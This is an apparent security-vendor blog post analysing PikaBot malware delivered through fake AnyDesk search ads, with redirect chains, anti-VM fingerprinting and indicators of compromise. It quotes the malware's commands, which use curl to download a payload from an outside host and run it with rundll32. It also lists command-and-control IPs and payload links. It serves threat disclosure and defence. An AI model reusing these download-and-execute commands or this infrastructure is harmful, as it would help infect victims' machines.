PikaBot distributed via malicious search ads

By Jerome Segura

Published: 2023-12-15 · Archived: 2026-04-05 20:33:08 UTC

PikaBot, a stealthy malware normally distributed via malspam is now being spread via malicious ads.

During this past year, we have seen an increase in the use of malicious ads (malvertising) and specifically those via search engines, to drop malware targeting businesses. In fact, browser-based attacks overall have been a lot more common if we include social engineering campaigns.

Criminals have found success in acquiring new victims thanks to search ads; we believe there are specialized services that help malware distributors and affiliates to bypass Google's security measures and helping them to set up a decoy infrastructure. In particular, we saw similarities with the malvertising chains previously used to drop FakeBat.


In the past few days, researchers including ourselves have observed PikaBot, a new malware family that appeared in early 2023, distributed via malvertising. PikaBot was previously only distributed via malspam campaigns similarly to QakBot and emerged as one of the preferred payloads for a threat actor known as TA577.

In this blog post, we share details about this new campaign along with indicators of compromise.

PikaBot via malspam

PikaBot was first identified as a possible Matanbuchus drop from a malspam campaign by Unit 42 in February 2023. The name PikaBot was later given and attributed to TA577, a threat actor that Proofpoint saw involved in the distribution of payloads such as QakBot, IcedID, SystemBC as well as Cobalt Strike. More importantly, TA577 has been associated with ransomware distribution.

Researchers at Cofense observed a rise in malspam campaigns to deliver both DarkGate and PikaBot, following the takedown of the QakBot botnet in August 2023. A typical distribution chain for PikaBot usually starts with an email (hijacked thread) containing a link to an external website. Users are tricked to download a zip archive containing a malicious JavaScript.



The JavaScript creates a random directory structure where it retrieves the malicious payload from an external website via the *curl* utility:

```
"C:\Windows\System32\cmd.exe" /c mkdir C:\Gkooegsglitrg\Dkrogirbksri & curl https://keebling[.]com/Y
```

```
curl https://keebling[.]com/Y0j85XT/0.03471530983348692.dat --output C:\Gkooegsglitrg\Dkrogirbksri\W
```

It then executes the paylod (DLL) via *rundll32*:


```
rundll32 C:\Gkooegsglitrg\Dkrogirbksri\Wkkfgujbsrbuj.dll,Enter
```

As described by OALabs, PikaBot's core module is then injected into the legitimate *SearchProtocolHost.exe* process. PikaBot's loader also hides its injection by using indirect syscalls, making the malware very stealthy.


Distribution via malvertising

The campaign targets Google searches for the remote application AnyDesk. Security researcher Colin Cowie observed the distribution chain and the payload was later confirmed to be PikaBot by Ole Villadsen.


We also saw this campaign via a different ad impersonating the AnyDesk brand, belonging to the fake persona "Manca Marina":




A decoy website has been setup at *anadesky[.]ovmv[.]net*:




The download is a digitally signed MSI installer. It's worth noting that it had zero detection on VirusTotal at the time we collected it. However, the more interesting aspect is how it evades detection upon execution.



The diagram below from JoeSandbox summarizes the execution flow:


Behavior Graph
ID: 1362406
Sample: Installer.msi
Startdate: 14/12/2023
Architecture: WINDOWS
Score: 60
MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
Yara detected PikaBot
started
started
msiexec.exe
81
36
msiexec.exe
3
dropped
C:\Windows\Installer\MSID6AF.tmp, PE32
started
msiexec.exe
Writes to foreign memory regions
Sample uses process hollowing technique
started
SearchProtocolHost.exe
2
12
172.232.186.251, 49731, 5632
AKAMAI-ASN1EU
United States



Malvertising similarities with FakeBat

The threat actors are bypassing Google's security checks with a tracking URL via a legitimate marketing platform to redirect to their custom domain behind Cloudflare. At this point, only clean IP addresses are forwarded to the next step.

Server ...	Me...	Host	URL	Body	Comments
adclick_...	GET	www.googleadservices.com	/pagead/aclk?sa=L&ai=Cz46N...	0	Google Ad
http-kit	GET	adesks.onelink.me	/SZfy/qyqwo0wu/?url=https:/...	0	Ad URL
cloudflare	GET	cxtensones.top	/?onboarding_creation_ts=17...	0	Redirector
LiteSpeed	GET	anadesky.ovmv.net	/?onboarding_creation_ts=17...	5,364	Fingerprinting anti-VM
LiteSpeed	POST	anadesky.ovmv.net	/?onboarding_creation_ts=17...	36,004	Landing page
LiteSpeed	GET	anadesky.ovmv.net	/download.php	4,742	Fingerprinting anti-VM
LiteSpeed	POST	anadesky.ovmv.net	/download.php	0	Link to Dropbox
envoy	GET	www.dropbox.com	/scl/fi/3o9baztz08bdw6yts8sft...	258	Payload hosted on Dropbox
envoy	GET	uc117af9e5f314129342fd...	/cd/0/get/CJZh3kyvuNTZZJuU...	786,432	Payload hosted on Dropbox

They perform fingerprinting via JavaScript to determine, among other things, if the user is running a virtual machine. Only after the check is successful do we see a redirect to the main landing page (decoy AnyDesk site).

What's interesting is that there is a second fingerprinting attempt when the user clicks the download button. This is likely to ensure that the download link won't work in a virtualized environment. In this particular campaign, the threat actor is hosting the MSI installer on Dropbox.

We noticed that previous malvertising chains used the same redirection mechanism via onelink[.]me as well as URL structure. These incidents were previously reported to Google and targeted Zoom and Slack search ads:

E	F	G
Google URL	**Ad URL**	**Redirect URL**
https[:]//www.googleadservices[.]com/pag	https[:]//sites.google[.]com/view/dskg	https[:]//tardlngvlew[.]com/
https[:]//www[.]googleadservices[.]com/pa	https[:]//169-zoona32[.]onelink[.]me/n	https[:]//ppzzhomoheysjf[.]shop/?source_caller=ui&shortlin
https[:]//www[.]googleadservices[.]com/pa	https[:]//zoromonm[.]onelink[.]me/jfH\	https[:]//fundingbyrobert[.]com/pih3?onboarding_creation_
https[:]//www[.]googleadservices[.]com/pa	https[:]//notetrest[.]onelink[.]me/LMnq	https[:]//oneproducitse[.]top/?source_caller=ui&shortlink=k
https[:]//www[.]googleadservices[.]com/pa	https[:]//zoom-us[.]ltd/?utm_term=zoc	
https[:]//www[.]googleadservices[.]com/pa	https[:]//advanced-ip-scanner[.]llhcz[.	https[:]//advanced-ip-scanner[.]llhcz[.]com/SID/a86b077d8
https[:]//www[.]googleadservices[.]com/pa	https[:]//rosksinz[.]sng[.]link/Dgibz/kxt	https[:]//eaermen[.]com/?referrer=singular_click_id%3D42
https[:]//www[.]googleadservices[.]com/pa	https[:]//l[.]hyros[.]com/c8KqPHYKdt/"	https[:]//hyros-t[.]foundr[.]com/v1/lst/universal-script?ph=cf
https[:]//www.googleadservices[.]com/pag	https[:]//l.hyros[.]com/Lnq18wbvCk/?\	https[:]//drcpbox[.]net/desktop
https[:]//www[.]googleadservices[.]com/pa	https[:]//putin-777[.]onelink[.]me/v9Ha	https[:]//gickeksjfkfel[.]shop/?source_caller=ui&shortlink=p
https[:]//www[.]googleadservices[.]com/pa	https[:]//zoomus[.]onelink[.]me/fQrO/9	https[:]//oshawa-city[.]com/oe3?onboarding_creation_ts=1
https://www.googleadservices[.]com/page	https://zoomus.onelink[.]me/fQrO/91s	https://oshawa-city[.]com/oe3?onboarding_creation_ts=17
https[:]//www[.]googleadservices[.]com/pa	https[:]//arnold[.]onelink[.]me/Xs0Q/bi	https[:]//lifeclturetv[.]com/?source_caller=ui&shortlink=bi9h
https[:]//www.googleadservices[.]com/pag	https[:]//anyadesk.onelink[.]me/oLPo/	https[:]//gilobals.top/?source_caller=ui&shortlink=ii4w7hq8
https[:]//www[.]googleadservices[.]com/pa	https[:]//desktop-client[.]onelink[.]me/	https[:]//geacbolpp[.]shop/?source_caller=ui&shortlink=8irz
https[:]//www.googleadservices[.]com/pag	https[:]//gilobals[.]top/?source_caller=	https[:]//amydeks.ithr[.]org/index.php?uid=ajHsnHsoqUjdnH
https[:]//www[.]googleadservices[.]com/pa	https[:]//slakk[.]onelink[.]me/9rJ6/0cj9	https[:]//ebottransfen[.]top/?onboarding_creation_ts=17023

In some of these instances, we had identified the payload as FakeBat. This is particularly interesting because it points towards a common process used by different threat actors. Perhaps, this is something akin to "malvertising as a service" where Google ads and decoy pages are provided to malware distributors.

Conclusion

Several years ago, exploit kits were the primary malware distribution vector via drive-by downloads. As vulnerabilities in the browser and its plugins began to be less effective, threat actors concentrated on spam to target businesses. However, some did continue to target browsers but instead had to rely on social engineering, luring victims with fake browser updates.

With malvertising, we see another powerful delivery vector that does not require the user to visit a compromised site. Instead, threat actors are piggybacking on search engines and simply buyings ads that they know their target will be exposed to. As we may have said before, businesses can prevent this risk by only allowing their end users to install applications via their own trusted repositories.

Malwarebytes detects the malicious MSI installers as well as the web infrastructure used in these malvertising campaigns. We have reported the malicious ads and download URLs to Google and Dropbox respectively.

Special thanks to Sergei Frankoff, Ole Villadsen, and pr0xylife for their help and feedback.

Indicators of Compromise

Malicious domains

```
anadesky[.]ovmv[.]net
cxtensones[.]top
```

Dropbox payloads

```
dropbox[.]com/scl/fi/3o9baztz08bdw6yts8sft/Installer.msi?dl=1&rlkey=wpbj6u5u6tja92y1t157z4cpq
dropbox[.]com/scl/fi/p8iup71lu1tiwsyxr909l/Installer.msi?dl=1&rlkey=h07ehkq617rxphb3asmd91xtu
dropbox[.]com/scl/fi/tzq52v1t9lyqq1nys3evj/InstallerKS.msi?dl=1&rlkey=qbtes3fd3v3vtlzuz8ql9t3qj
```

PikaBot hashes

```
0e81a36141d196401c46f6ce293a370e8f21c5e074db5442ff2ba6f223c435f5
da81259f341b83842bf52325a22db28af0bc752e703a93f1027fa8d38d3495ff
69281eea10f5bfcfd8bc0481f0da9e648d1bd4d519fe57da82f2a9a452d60320
```

PikaBot C2s

```
172[.]232[.]186[.]251
57[.]128[.]83[.]129
57[.]128[.]164[.]11
57[.]128[.]108[.]132
139[.]99[.]222[.]29
172[.]232[.]164[.]77
```

```
54[.]37[.]79[.]82
172[.]232[.]162[.]198
57[.]128[.]109[.]221
```
